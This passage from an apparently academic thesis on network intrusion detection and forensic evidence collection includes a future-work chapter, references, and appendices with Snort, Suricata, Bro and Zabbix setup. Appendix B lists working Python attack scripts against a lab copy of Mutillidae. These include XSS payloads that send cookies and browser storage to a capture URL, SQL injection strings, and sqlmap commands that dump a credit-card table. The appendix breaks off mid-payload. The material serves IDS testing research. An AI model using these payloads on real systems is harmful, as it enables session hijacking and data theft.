


Figure 6.1 A suggested diagram for realistic traffic and attacks

The researcher can make some of the applications exposed to certain vulnerabilities without telling the students. The challenge here is convincing the students to participate and that can be done by giving an assignment to undergraduate or postgraduate students as part of information security or network security papers to apply risk assessment model proposed by the best security organisations. Two parties will benefit from this suggestion: one is students will be familiar with the best practice of assessing the security for certain applications and two the researcher will be able to collect valuable data from the more complex experiment.

6.3.3 Evaluating Security Management Systems

During the research experiment, it has been noticed that a number of Security Information and Event Management applications are widely used in thousands of networks. SIEM technologies provide real-time analysis of security detection alerts created by network hardware and software. The main realization is those systems can be a great source of evidence as they have most of the security systems installed. The proof of concept is that logs and event are really important to gather digital

evidence. Therefore, there are some of those systems offered as open source ones and they can be used for research purposes. New research needs to be done in this area and evaluate both of those systems or any system of choice in terms of their performance including handling a big amounts of traffic, attacks detections and finally how supportive are those systems to forensics digital evidence collection.

6.3.4 Transferring and Collecting the Evidence

This thesis proposed a tool that can collect all the NIDS's logs and information and then sends them to the forensic server with regards to the hash value for the files. However, this tool is still at the first stage of development and it can't be considered as a trusted tool to transfer evidence. Therefore, there will be a new study to build a new algorithm that should be implemented eventually as a forensic tool for the collection purposes. The tool has to take into consideration the validity and the integrity of the evidence as well as the secure transformation channel.

6.4 CONCLUSION

This chapter finished with suggestions for new and further research in the field of intrusion detection systems and network digital forensics. The discussion chapter has concluded many recommendation and issues that can be taken into another level of research. The first suggestion was there is need for a new algorithm to solve the interception function associated with every NIDS or implementing other tools such as PF_RING and AF_PACKET to perfom the job instead of the built-in ones. The second suggestion was a solid method to simulate a real live traffic and undetermined attacks by random groups of students or researchers in order to practically evaluate any intrusion detection system. The third suggestion was creating a new study about the security monitoring management tools and their values to the collection of digital evidence in networking. The final studies proposed taking the created tool in this thesis to the next level and enhance its function to be more valuable to digital forensic investigations in networking.

This thesis presents some facts about using network intrusion detection systems to help digital forensics and the effect of workload that can make digital forensic evidence hard to obtain. Therefore, there are still some gaps related to NIDSs and there needs to be further research in the future.

REFERENCES

Albin, E. (2011). *A comparative analysis of the snort and suricata intrusion-detection systems* (Doctoral dissertation, Monterey, California. Naval Postgraduate School).

Avasthi, D. (2012). *Network Forensic Analysis with Efficient Preservation for SYN Attack. International Journal of Computer Applications*, 46(24)PAGE#s.

Baral, H. R. (2010). *Network Security Assessment Methodology*. Retrieved from http://www.hemantabaral.com/Dissertation.pdf

Kornexl, S., Paxson, V., Dreger, H., Feldmann, A., &Sommer, R. (2005, October*). Building a time machine for efficient recording and retrieval of high-volume network traffic*. In Proceedings of the 5th ACM SIGCOMM conference on Internet Measurement (pp. 23-23). USENIX Association.

Carl, G., Kesidis, G., Brooks, R. R., &Rai, S. (2006). *Denial-of-service attack-detection techniques*. Internet Computing, IEEE, 10(1), 82-89.

Case, J., Fedor, M., Schoffstall, M., and J. Davin, (1988).*A Simple Network Management Protocol*. RFC-1067, University of Tennessee at Knoxville, NYSERNet, Inc., Rensselaer Polytechnic Institute, and Proteon, Inc., August 1988.

Casey, E. (2004). *Network traffic as a source of evidence: tool strengths*, weaknesses, and future needs. *Digital Investigation*, 1(1), 28–43.

Convery, S. (2004). *Network security architectures*. Indianapolis, IN: Cisco Press.

Day, D., & Burns, B. (2011). *A performance analysis of snort and suricata network intrusion detection and prevention engines*. IDCS 2011, the Fifth International Conference on Digital Society, Gosier, Guadeloupe, France. 187–192.

Felmetsger, V. V., Cavedon, L., Kruegel, C., &Vigna, G. (2010). *Toward automated detection of logic vulnerabilities in web applications*. University of California, Santa Barbara.

Garfinkel, S. (2002). *Network forensics: Tapping the internet*." *O',Reilly Network*,www.oreillynet.com/pub/a/network/2002/04/26/nettap.html

Palmer, G. (2001, August). *A road map for digital forensic research*. In First Digital Forensic Research Workshop, Utica, New York (pp. 27-30).

Johari, R., & Sharma, P. (2012, May). *A survey on web application vulnerabilities (sqlia, xss) exploitation and security engine for sql injection*. In*Communication Systems and Network Technologies (CSNT), International Conference on* (pp. 453-458). IEEE.

Kaur, A., &Kaur, R. (2012). *Digital Forensics*. International Journal of Computer Applications, 50(5), 5-9.

Kent, K., &Souppaya, M. (2006). *Guide to computer security log management*. NIST special publication, 800-92.

Kholfi, S., Habib, M., &Aljahdali, S. (2006). *Best hybrid classifiers for intrusion detection*. *Journal of Computational Methods in Science and Engineering*, 6, 299-307.

Kizza, J. M. (2008). Guide to Computer Network Security: Computer Communications and Networks . New York- USA: Springer.

Kornexl, S., Paxson, V., Dreger, H., Feldmann, A., &Sommer, R. (2005, October). *Building a time machine for efficient recording and retrieval of high-volume network traffic*. In Proceedings of the 5th ACM SIGCOMM conference on Internet Measurement (pp. 23-23). USENIX Association.

Kothari, C. R. (2004). *Research methodology methods & techniques* (2nd rev. ed.). New Delhi: New Age International (P) Ltd.

Laurenson, T. (2010). *Forensic Data Storage for Wireless Networks: A Compliant Architecture* (Master's thesis, AUT University).

Li, X., &Xue, Y. (2011). *A Survey on Web Application Security*. Nashville, TN USA.

Lococo, M. (2011). *Capacity planning for snort*. Message posted to mikelococo. com/2011/08/snort-capacity-planning.

Lokhande, S., Bhaskarwar, A., Bhaskarwar, S., &Chidrawar, S. (2012). *Intrusion Detection System to Detect Bandwidth Attacks*. IJCA Proceedings on National Conference on Advancement in Electronics & Telecommunication Engineering, NCAETE, 18-22.New York, USA.

Maier, G., Sommer, R., Dreger, H., Feldmann, A., Paxson, V., & Schneider, F. (2008, August). *Enriching network security analysis with time travel*. In

ACM SIGCOMM Computer Communication Review (Vol. 38, No. 4, pp. 183-194). ACM.

Nielsen, J. (2010). *Nielsen's Law of Internet Bandwidth* (April 1988). URL http://www. useit. com/alertbox/980405. html.

Nikkel, B. J. (2005). *Generalizing sources of live network evidence*. Digital Investigation, 2(3), 193-200.

Olzak, T. (2006, July). Web Application Security - Buffer Overflows: Are you really at risk? . infosecwriters. Retrieved December 1, 2013, from www.infosecwriters.com/text_resources/pdf/Buffer_TOlzak.pdf

Open Information Security Foundation (OISF). (2011). *Open information security foundation (OISF)*. Retrieved 6/10/2012, from www.openinfosecfoundation.org

Oppliger, R., Hauser, R., & Basin, D. (2008). *SSL/TLS session-aware user authentication*. *Computer*, 41(3), 59-65.

Palmer, G. (2001, August). *A road map for digital forensic research*. Proceedings of the First Digital Forensic Research Workshop, Utica, New York (pp. 27-30).

Peisert, S., Bishop, M., &Marzullo, K. (2008, May). *Computer forensics in forensis*. In Systematic Approaches to Digital Forensic Engineering. SADFE'08. Third International Workshop on (pp. 102-122).Los Alamitos,CA, USA. IEEE.

Pilli, E. S., Joshi, R. C., &Niyogi, R. (2010). *Network forensic frameworks: Survey and research challenges. Digital Investigation*, 7(1), 14-27.

Pollitt, M. M. (2007, April). *An ad hoc review of digital forensic models*. In Systematic Approaches to Digital Forensic Engineering, 2007. SADFE 2007. Second International Workshop on (pp. 43-54). CA, USA.

Pomeroy, A., & Tan, Q. (2011, August). *Effective SQL Injection Attack Reconstruction Using Network Recording*. In Computer and Information Technology (CIT), 2011 IEEE 11th International Conference on (pp. 552-556).

Reith, M., Carr, C., &Gunsch, G. (2002). *An examination of digital forensic models*. *International Journal of Digital Evidence*, 1(3), 1-12.

Ren, W. (2006). *Modeling Network Forensics Behavior*. Journal of Digital Forensic Practice, 1(1), 57-65.

Ren, W., & Jin, H. (2005, March). *Distributed agent-based real time network intrusion forensics system architecture design. In Advanced Information Networking and Applications*. 19th International Conference on (Vol. 1, pp. 177-182). IEEE.

Ristic, I. (2009). *HTTP parser for intrusion detection and web application firewalls.* Retrieved 4/11/2012, from blog.ivanristic.com/2009/11/http-parser-for-intrusion- detection-and-web-application-firewalls.html

Roesch, M. (2005). *The story of snort: Past, present and future* Retrieved 7/11/2012, from www.net-security.org/article.php?id=860

Saari, E., &Jantan, A. (2011). *F-IDS: A Technique for Simplifying Evidence Collection in Network Forensics*. In *Software Engineering and Computer Systems* (pp. 693-701). Springer Berlin Heidelberg.

Santos, O. (2007). *End-to-end Network Security: Defense-in-depth*. Cisco Press.Pearson Education.

Shaikh, S. A., Chivers, H., Nobles, P., Clark, J. A., & Chen, H. (2008). *Network reconnaissance*. Network Security, 2008(11), 12-16.

Sira, R. (2003). *Network forensics analysis tools: an overview of an emerging technology*. GSEC, version 1.

Sommer, P. (1999). *Intrusion detection systems as evidence*. *Computer Networks*, 31(23), 2477-2487.

Sommer, R., &Paxson, V. (2003, October). *Enhancing byte-level network intrusion detection signatures with context.Proceedings of the 10th ACM conference on Computer and communications security* (pp. 262-271). ACM.Washington D.C., USA.

Stallings, W. (2007). *Data and Computer Communications*, 8/e. Pearson Education India.

Tang, Y., & Daniels, T. E. (2005, June). *A simple framework for distributed forensics*. In: Proceedings of the 25th IEEE international conference on distributed computing systems (ICDCS 2005); June 2005, p.163–9.

Thehackernews. (2012*). Cross-site Scripting (XSS) Vulnerability* Reported on Paypal. N.p., n.d. Web. (02 July 2012). Retrieved from http://thehackernews.com/2012/03/cross-site-scripting-xss-vulnerability.html>.

Tom OZlak(2007 July). *Web Application Security –Buffer Overflows Are you really at risk*.infosecwriters. Retrieved December 1, 2013, from www.infosecwriters.com/text_resources/pdf/Buffer_TOlzak.pdf

Vacca JR (2007) *Practical Internet security*. Springer US, ISBN 978-0-387-40553-9

Vachon, B., &Graziani, R. (2008). *Accessing the WAN: CCNA exploration companion guide.*Indianapolis: Cisco Press, 2008.

Wang, D., Li, T., Liu, S., Zhang, J., & Liu, C. (2007, August). *Dynamical network forensics based on immune agent.*Proceedings of the international conference on natural computation (ICNC 2007), vol. 3 (Aug. 2007) 651–656

APPENDICES

APPENDIX A

1. Used hardware and software within the experiment:

2. Zabbix installation and configation

Zabbix	
Zabbix installation	Download Zabbix from this website: http://www.zabbix.com/download.php tar -zxvf zabbix-2.0.0.tar.gz ./configure --enable-server --enable-agent --with-mysql --enable-ipv6 --with-net-snmp --with-libcurl ./configure --enable-agent Sudo make Sudo make install lconfig

Snort	
Hardware	
Hard Disk size	2TB
RAM	16GB
CPU	i5-2380P
Software	
Router	Vyatta and GNS3 with cisco router
Virtual machine	VMware workstation v9
Operating systems	Backtrack , Security onion and Ubuntu 12.10
NIDS 1	Snort v2.9.4.6.
NIDS 2	Suricata v 1.4.2
NIDS 3	Bro-ids v 2.1
Network monitoring system	Zabbix v 2.0.6

Snort Installation	Installing all this packages manually: Nmap nbtscan apache2 php5 php5-mysql php5-gd libpcap0.8-dev libpcre3-dev g++ bison flex libpcap-ruby make autoconf libtool mysql-server libmysqlclient-dev download daq 2.0.0.tar.gz from http://www.snort.org/downloads/2311 sudo tar zxvf daq-2.0.0.tar.gz cd daq-1.1.1 sudo ./configure sudo make sudo make install download libdnet from http://libdnet.googlecode.com/files/libdnet-1.12.tgz sudo tar zxvf libdnet-1.12.tgz cd libdnet-1.12/ sudo ./configure sudo make sudo make install sudo ln -s /usr/local/lib/libdnet.1.0.1 /usr/lib/libdnet.1 Download Snort from http://www.snort.org/downloads/2320 sudo tar zxvf snort-2.9.3.tar.gz cd snort-2.9.3 sudo ./configure --prefix=/usr/local/snort --enable-sourcefire sudo make sudo make install sudo mkdir /var/log/snort sudo mkdir /var/snort sudo groupadd snort sudo useradd -g snort snort sudo chown snort:snort /var/log/snort

```
#--------------------------------------------------
#   VRT Rule Packages Snort.conf
#
#   For more information visit us at:
#     http://www.snort.org                    Snort Website
#     http://vrt-blog.snort.org/    Sourcefire VRT Blog
#
#     Mailing list Contact:      snort-sigs@lists.sourceforge.net
#     False Positive reports:    fp@sourcefire.com
#     Snort bugs:                bugs@snort.org
#
#     Compatible with Snort Versions:
#     VERSIONS : 2.9.4.1
#
#     Snort build options:
#     OPTIONS : --enable-gre --enable-mpls --enable-targetbased --
enable-ppm --enable-perfprofiling --enable-zlib --enable-active-
response --enable-normalizer --enable-reload --enable-react --
enable-flexresp3
#
#     Additional information:
#     This configuration file enables active response, to run snort
in
#     test mode -T you are required to supply an interface -i
<interface>
#     or test mode will fail to fully validate the configuration
and
#     exit with a FATAL error
#--------------------------------------------------


##################################################
# This file contains a sample snort configuration.
# You should take the following steps to create your own custom
configuration:
#
#  1) Set the network variables.
#  2) Configure the decoder
#  3) Configure the base detection engine
```

Network interface	auto eth1 iface eth1 inet manual up ifconfig $IFACE -arp up up ip link set $IFACE promisc on down ip link set $IFACE promisc off down ifconfig $IFACE down post-up for i in rx tx sg tso ufo gso gro lro; do ethtool -K $IFACE $i off; done

3. **Snort installation and configuration:**

4. **Suricata installation and configuration:**

Suricata

Suricata installation Installation	Installing all this packages manually: libpcre3 libpcre3-dbg libpcre3-dev build-essential autoconf automake libtool libpcap-dev libnet1-dev libyaml-0-2 libyaml-dev zlib1g zlib1g-dev libcap-ng-dev libcap-ng0 make libmagic-dev downling suricatra from this website: http://www.openinfosecfoundation.org/download/suricata-1.4.1.tar.gz tar -xvzf suricata-1.4.1.tar.gz mkdir /usr/local/suricata cd suricata-1.4.1 ./configure --enable-nfqueue --prefix=/usr/local/suricata --sysconfdir=/etc --localstatedir=/var Sudo make Sudo make install-full Sudo lconfig

```
%YAML 1.1

---



# Suricata configuration file. In addition to the comments
describing all

# options in this file, full documentation can be found at:

#
https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Su
ricatayaml




# Number of packets allowed to be processed simultaneously.
Default is a

# conservative 1024. A higher number will make sure CPU's/CPU cores
will be

# more easily kept busy, but may negatively impact caching.

#

# If you are using the CUDA pattern matcher (b2g_cuda below),
different rules

# apply. In that case try something like 4000 or more. This is
because the CUDA

# pattern matcher scans many packets in parallel.

#max-pending-packets: 1024



# Runmode the engine should use. Please check --list-runmodes to
get the available

# runmodes for each packet acquisition method. Defaults to "autofp"
(auto flow pinned

# load balancing).

#runmode: autofp



# Specifies the kind of flow load balancer used by the flow pinned
autofp mode.

#
```



```
# Supported schedulers are:

#
```

Network interface	auto eth1 iface eth1 inet static address 192.168.190.50 network 192.168.190.0 netmask 255.255.255.0 gateway 192.168.190.1 broadcast 192.168.190.255

5. Bro-ids installation and configuration:

Bro	
Suricata installation	Downloading Bro-ids from: http://www.bro-ids.org/downloads/release/bro-2.1.tar.gz tar zxvf bro-2.1.tar.gz cd bro-2.1 mkdir /usr/local/bro ./configure --prefix=/usr/local/bro make make install

```
broctl

=======================================

## Global BroControl configuration file.


# Recipient address for all emails send out by Bro and BroControl.

#MailTo = root@localhost


# Site-specific policy script to load. Bro will look for this in

# $PREFIX/share/bro/site. A default local.bro comes preinstalled

# and can be customized as desired.

SitePolicyStandalone = local.bro


# Location of other configuration files that can be used to
customize

# BroControl operation (e.g. local networks, nodes).

CfgDir = /usr/local/bro/etc


# Location of the spool directory where files and data that are
currently being

# written are stored.

SpoolDir = /usr/local/bro/spool


# Location of the log directory.  This is longer term storage for
rotated logs.

LogDir = /usr/local/bro/logs


# Rotation interval in seconds for log files on manager/standalone
node.

LogRotationInterval = 3600


# Expiration interval for log files in LogDir. Files older than
this many days
```



```
# will be deleted upon running "broctl cron".

# LogExpireInterval = 30
```

Network interface	auto eth1 iface eth1 inet static address 192.168.190.50 network 192.168.190.0 netmask 255.255.255.0 gateway 192.168.190.1 broadcast 192.168.190.255

APPENDIX B

1. The generated attacks:

Attack Name	**Code of the attack**

change color	import requests,os, sys, subprocess, threading, datetime
	def changecolor():
	day_of_week = datetime.date.today()
	time = datetime.datetime.now().time()
	hourtime = 00
	mintime =30
	if time >= datetime.time(hourtime, mintime):
	url = 'http://192.168.190.100/mutillidae/index.php?page=set-background-color.php'
	## Add/Edit value to another users DOM storage
	payload ={'background_color': '<body color:#""><H1>HackedYA</H1><br anything="">', 'set-background-color-php-submit-button':'Set+Background+Color'}
	req = requests.post(url, data=payload)
	print req.headers
	##print req.read
	print("changing the color using XSS was successful")
	else:
	threading.Timer(10, changecolor).start()
	print(time)
	print('not time yet')
	changecolor()

editentires XSS	import requests,os, sys, subprocess, threading, datetime
	
	def editentiries():
	
	day_of_week = datetime.date.today()
	
	time = datetime.datetime.now().time()
	
	hourtime = 00
	
	mintime =30
	
	if time >= datetime.time(hourtime, mintime):
	
	url = 'http://192.168.190.100/mutillidae/index.php?page=view-someones-blog.php'
	
	## Add/Edit value to another users DOM storage
	
	payload ={'username': '<script>new Image().src="http://some-ip/mutillidae/catch.php?cookie="+encodeURI(document.cookie);</script>', 'view-someones-blog-php-submit-button':'View+Blog+Entries'}
	
	req = requests.post(url, data=payload)
	
	print req.headers
	
	##print req.read
	
	print("editing the entiries using XSS was successful")
	
	else:
	
	threading.Timer(10, editentiries).start()
	
	print(time)
	
	print('not time yet')
	
	editentiries()

editentiries SQl	import os, sys, subprocess, threading, datetime
	
	def repeat():
	day_of_week = datetime.date.today()
	time = datetime.datetime.now().time()
	hourtime = 00
	mintime = 29
	if time >= datetime.time (hourtime,mintime):
	
	subprocess.call('/pentest/database/sqlmap/sqlmap.py --url="http://192.168.190.100/mutillidae/index.php?page=view-someones-blog.php" --data="author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-button=View+Blog+Entries" --level=1 --beep --dump' , shell=True)
	print("Editing the entiries using SQL injection was successful")
	
	else:
	threading.Timer(30, repeat).start()
	print(time)
	print("it is not time to attack yet")
	repeat()

encoded XSS

```
import requests,os, sys, subprocess, threading, datetime

def encodedxss():

        day_of_week = datetime.date.today()

        time = datetime.datetime.now().time()

        hourtime = 00

        mintime =30

        if time >= datetime.time(hourtime, mintime):

                url = 'http://192.168.190.100/mutillidae/index.php?page=pen-test-tool-lookup-
ajax.php'

                ## Steal cookies with XHR injection, Page operates normally

                payload ={'ToolID':
'%31%36%22%2c%20%22%70%65%6e%54%65%73%74%54%6f%6f%6c%73%22%3a%20%5
b%7b%22%74%6f%6f%6c%5f%69%64%22%3a%22%31%36%22%2c%22%74%6f%6f%6c%5
f%6e%61%6d%65%22%3a%22%44%69%67%22%2c%22%70%68%61%73%65%5f%74%6f%
5f%75%73%65%22%3a%22%52%65%63%6f%6e%6e%61%69%73%73%61%6e%63%65%22
%2c%22%74%6f%6f%6c%5f%74%79%70%65%22%3a%22%44%4e%53%20%53%65%72%7
6%65%72%20%51%75%65%72%79%20%54%6f%6f%6c%22%2c%22%63%6f%6d%6d%65%
6e%74%22%3a%22%54%68%65%20%44%6f%6d%61%69%6e%20%49%6e%66%6f%72%6d
%61%74%69%6f%6e%20%47%72%6f%70%65%72%20%69%73%20%70%72%65%66%65%7
2%65%64%20%6f%6e%20%4c%69%6e%75%78%20%6f%76%65%72%20%4e%53%4c%6f%
6f%6b%75%70%20%61%6e%64%20%70%72%6f%76%69%64%65%73%20%6d%6f%72%65
%20%69%6e%66%6f%72%6d%61%74%69%6f%6e%20%6e%61%74%69%76%65%6c%79%2
e%20%4e%53%4c%6f%6f%6b%75%70%20%6d%75%73%74%20%62%65%20%69%6e%20%
64%65%62%75%67%20%6d%6f%64%65%20%74%6f%20%67%69%76%65%20%73%69%6d
%69%6c%61%72%20%6f%75%74%70%75%74%2e%20%44%49%47%20%63%61%6e%20%
70%65%72%66%6f%72%6d%20%7a%6f%6e%65%20%74%72%61%6e%73%66%65%72%73
%20%69%66%20%74%68%65%20%44%4e%53%20%73%65%72%76%65%72%20%61%6c%
6c%6f%77%73%20%74%72%61%6e%73%66%65%72%73%2e%22%7d%5d%7d%7d%20%29
%3b%20%74%72%79%7b%20%76%61%72%20%6c%41%63%74%69%6f%6e%20%3d%20%
22%68%74%74%70%3a%2f%2f%6c%6f%63%61%6c%68%6f%73%74%2f%6d%75%74%69%
6c%6c%69%64%61%65%2f%63%61%70%74%75%72%65%2d%64%61%74%61%2e%70%68
%70%3f%63%6f%6f%6b%69%65%3d%22%20%2b%20%64%6f%63%75%6d%65%6e%74%2
e%63%6f%6f%6b%69%65%3b%20%6c%58%4d%4c%48%54%54%50%20%3d%20%6e%65%
77%20%58%4d%4c%48%74%74%70%52%65%71%75%65%73%74%28%29%3b%20%6c%58
%4d%4c%48%54%54%50%2e%6f%6e%72%65%61%64%79%73%74%61%74%65%63%68%
61%6e%67%65%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%7b%7d%3b%20%6c
%58%4d%4c%48%54%54%50%2e%6f%70%65%6e%28%22%47%45%54%22%2c%20%6c%4
1%63%74%69%6f%6e%29%3b%20%6c%58%4d%4c%48%54%54%50%2e%73%65%6e%64%
28%22%22%29%3b%20%7d%63%61%74%63%68%28%65%29%7b%7d%3b%2f%2f ', 'pen-
test-tool-lookup-php-submit-button': 'Lookup+Tool'}

                req = requests.post(url, data=payload)

                print req.headers
```



```
                ##print req.read

                print("using XSS encoded was successful")
```

persistent XSS	import requests,os, sys, subprocess, threading, datetime
	
	def simpleXSS():
	
	day_of_week = datetime.date.today()
	
	time = datetime.datetime.now().time()
	
	hourtime = 1
	
	mintime =10
	
	if time >= datetime.time(hourtime, mintime):
	
	url = 'http://192.168.190.100/mutillidae/index.php?page=dns-lookup.php'
	
	payload ={'target_host': '<script>alert("hacked")</script>', 'dns-lookup-php-submit-button': 'Lookup+DNS'}
	
	req = requests.post(url, data=payload)
	
	print req.headers
	
	print("Using XSS presistent attack was successful")
	
	else:
	
	threading.Timer(10, simpleXSS).start()
	
	print(time)
	
	print('not time yet')
	
	simpleXSS()

reading other profilesXSS	import requests,os, sys, subprocess, threading, datetime
	
	def readingothersprofile():
	
	day_of_week = datetime.date.today()
	
	time = datetime.datetime.now().time()
	
	hourtime = 00
	
	mintime =30
	
	if time >= datetime.time(hourtime, mintime):
	
	url = 'http://192.168.190.100/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php'
	
	## Steal cookies with XHR injection, Page operates normally
	
	payload ={'ToolID': '<script> try{ var s = sessionStorage; var l = localStorage; var m = ""; var lXMLHTTP; for(i=0;i<s.length;i++){ m += "sessionStorage(" + s.key(i) + "):" + s.getItem(s.key(i)) + "; "; } for(i=0;i<l.length;i++){ m += "localStorage(" + l.key(i) + "):" + l.getItem(l.key(i)) + "; "; } var lAction = "http://localhost/mutillidae/capture-data.php?html5storage=" + m; lXMLHTTP = new XMLHttpRequest(); lXMLHTTP.onreadystatechange = function(){}; lXMLHTTP.open("GET", lAction); lXMLHTTP.send(""); }catch(e){} </script>', 'pen-test-tool-lookup-php-submit-button': 'Lookup+Tool'}
	
	req = requests.post(url, data=payload)
	
	print req.headers
	
	##print req.read
	
	print("Reading other users profiles using XSS was successful")
	
	else:
	
	threading.Timer(10, readingothersprofile).start()
	
	print(time)
	
	print('not time yet')
	
	readingothersprofile()

Simple SQl	import requests,os, sys, subprocess, threading, datetime
	def userinfosqlinjection():
	day_of_week = datetime.date.today()
	time = datetime.datetime.now().time()
	hourtime = 00
	mintime =30
	if time >= datetime.time(hourtime, mintime):
	url = 'http://192.168.190.100/mutillidae/index.php?page=user-info.php'
	## Add/Edit value to another users DOM storage
	payload ={'username': "' or 1=1 -- ", 'user-info-php-submit-button':'View+Account+Details'}
	req = requests.post(url, data=payload)
	print req.headers
	##print req.read
	print("simple user info injection was successful ")
	else:
	threading.Timer(10, userinfosqlinjection).start()
	print(time)
	print('not time yet')
	userinfosqlinjection()

Simple XSS	import requests,os, sys, subprocess, threading, datetime
	
	def simpleXSS():
	
	day_of_week = datetime.date.today()
	
	time = datetime.datetime.now().time()
	
	hourtime = 00
	
	mintime =30
	
	if time >= datetime.time(hourtime, mintime):
	
	url = 'http://192.168.190.100/mutillidae/index.php?page=dns-lookup.php'
	
	payload ={'target_host': '<script>alert("hacked")</script>', 'dns-lookup-php-submit-button': 'Lookup+DNS'}
	
	req = requests.post(url, data=payload)
	
	print req.headers
	
	print("using simple XSS attack was successful")
	
	else:
	
	threading.Timer(10, simpleXSS).start()
	
	print(time)
	
	print('not time yet')
	
	simpleXSS()

Sql injection to steal credit cards	import os, sys, subprocess, threading, datetime
	
	def repeat():
	day_of_week = datetime.date.today()
	time = datetime.datetime.now().time()
	hourtime = 00
	mintime = 29
	if time >= datetime.time (hourtime,mintime):
	subprocess.call ('mkdir /pentest/database/sqlmap/targets', shell= True)
	with open('/pentest/database/sqlmap/targets/mut.blog.request4', 'w') as file1:
	file1.write('POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1\nHost: 192.168.190.100\nUser-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\nAccept-Language: en-us,en;q=0.5\nAccept-Encoding: gzip, deflate\nConnection: keep-alive\nReferer: http://localhost/mutillidae/index.php?page=view-someones-blog.php\nCookie: showhints=0; Xplico=t6d3p5j76k0hned9p8ptobopa1; PHPSESSID=b5c3qbo8kfih64f66e7sul54f5\nContent-Type: application/x-www-form-url encoded\nContent-Length: 67\n\nauthor=admin&view-someones-blog-php-submit-button=View+Blog+Entries')
	file1.close()
	subprocess.call('/pentest/database/sqlmap/sqlmap.py -r /pentest/database/sqlmap/targets/mut.blog.request4 --threads=2 -D nowasp --tables' , shell=True)
	
	subprocess.call('/pentest/database/sqlmap/sqlmap.py -r /pentest/database/sqlmap/targets/mut.blog.request4 --threads=2 -D nowasp -T credit_cards --dump' , shell=True)
	print("Using the tool Nmap to perfom advanced SQL injection was successful")
	
	else:
	threading.Timer(30, repeat).start()
	print(time)
	print("it is not time to attack yet")
	repeat()

XSS to steal admin cookies	import requests,os, sys, subprocess, threading, datetime
	
	def stealcookies():
	
	day_of_week = datetime.date.today()
	
	time = datetime.datetime.now().time()
	
	hourtime = 00
	
	mintime =30
	
	if time >= datetime.time(hourtime, mintime):
	
	url = 'http://192.168.190.100/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php'
	
	## Steal cookies with XHR injection, Page operates normally
	
	payload ={'ToolID': '"}}
	)%3bdocument.location%3d%22http%3a%2f%2flocalhost%2fmutillidae%2fcapture-data.php%3fcookie%3d%22+%2b+document.cookie%3b//', 'pen-test-tool-lookup-php-submit-button': 'Lookup+Tool'}
	
	req = requests.post(url, data=payload)
	
	print req.headers
	
	##print req.read
	
	print("Stealing cookies with XSS was successful")
	
	else:
	
	threading.Timer(10, stealcookies).start()
	
	print(time)
	
	print('not time yet')
	
	stealcookies()

Stealing user information	import requests,os, sys, subprocess, threading, datetime
	
	def userinfoxss():
	
	day_of_week = datetime.date.today()
	
	time = datetime.datetime.now().time()
	
	hourtime = 00
	
	mintime =30
	
	if time >= datetime.time(hourtime, mintime):
	
	url = 'http://192.168.190.100/mutillidae/index.php?page=user-info.php'
	
	## Add/Edit value to another users DOM storage
	
	payload ={'username': '<script>try{var m = "";var l = window.localStorage;var s = window.sessionStorage; for(i=0;i<l.length;i++){var lKey = l.key(i);m += lKey + "=" + l.getItem(lKey) + ";\\n";}; for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "=" + s.getItem(lKey) + ";\\n";};alert(m);}catch(e){alert(e.message);}; localStorage.setItem("AccountNumber","123456");sessionStorage.setItem("EnterpriseSelfDestructSequence","A1B2C3"); sessionStorage.setItem("SessionID","japurhgnalbjdgfaljkfr");sessionStorage.setItem("CurrentlyLoggedInUser","1233456789");try{var m = "";var l = window.localStorage;var s = window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m += lKey + "=" + l.getItem(lKey) + ";\\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "=" + s.getItem(lKey) + ";\\n";};alert(m);}catch(e){alert(e.message);}</script>', 'password': '<script>try{var m = "";var l = window.localStorage;var s = window.sessionStorage; for(i=0;i<l.length;i++){var lKey = l.key(i);m += lKey + "=" + l.getItem(lKey) + ";\\n";}; for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "=" + s.getItem(lKey) + ";\\n";};alert(m);}catch(e){alert(e.message);}; localStorage.setItem("AccountNumber","123456");sessionStorage.setItem("EnterpriseSelfDestructSequence","A1B2C3"); 